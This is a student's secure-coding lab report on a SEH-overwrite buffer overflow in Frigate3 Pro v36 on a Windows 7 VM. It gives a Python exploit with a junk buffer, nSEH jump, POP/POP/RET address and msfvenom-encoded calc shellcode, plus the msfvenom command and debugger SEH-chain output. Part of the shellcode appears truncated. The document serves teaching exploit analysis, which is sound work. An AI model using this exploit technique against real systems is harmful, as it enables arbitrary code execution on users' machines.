

# SECURE CODING LAB-10

M.Hruthik

19BCN7092

## Lab experiment - Working with the memory vulnerabilities – Part IV

### Task


- Download Frigate3\_Pro\_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3\_Pro\_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3\_Pro\_v36 and Run the same
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

### Analysis

- Try to crash the Frigate3\_Pro\_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).  
Example:  
`msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python`
- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH

## Task

### Download Frigate3\_Pro\_v36 from teams



## Deploy a virtual windows 7 instance and copy the Frigate3\_Pro\_v36 into it

- Payload generated using exploit2:

```
File Edit Format Run Options Windows Help

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4b\x0c\x01\x40"

#40010c4b 5b          POP EBX
#40010c4c 5d          POP EBP
#40010c4d c3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50



# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x0!'

buf = b""
buf += b"\x89\xe2\xdb\xcd\xda\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"

Ln: 1 Col: 0
```

```
payload - notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA K: @%ã0fûrô_WYIIIIIIIIICCCCC7QZjAXP0A0Ak4AQ2AB2BB0BBABXP8ABuJTylyxMRuPuPGpQpk
```


- Pasting the payload in the Find computer dialog box, available in Disk toolbar




Change the default trigger from cmd.exe to calc.exe

(Use msfvenom in Kali linux).


```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -ex86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```




- Verifying EIP address:




- Verifying the SHE chain



- After Execution of the exploit2:



- Verifying SHE chain



Address	SE handler
0010F2A0	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***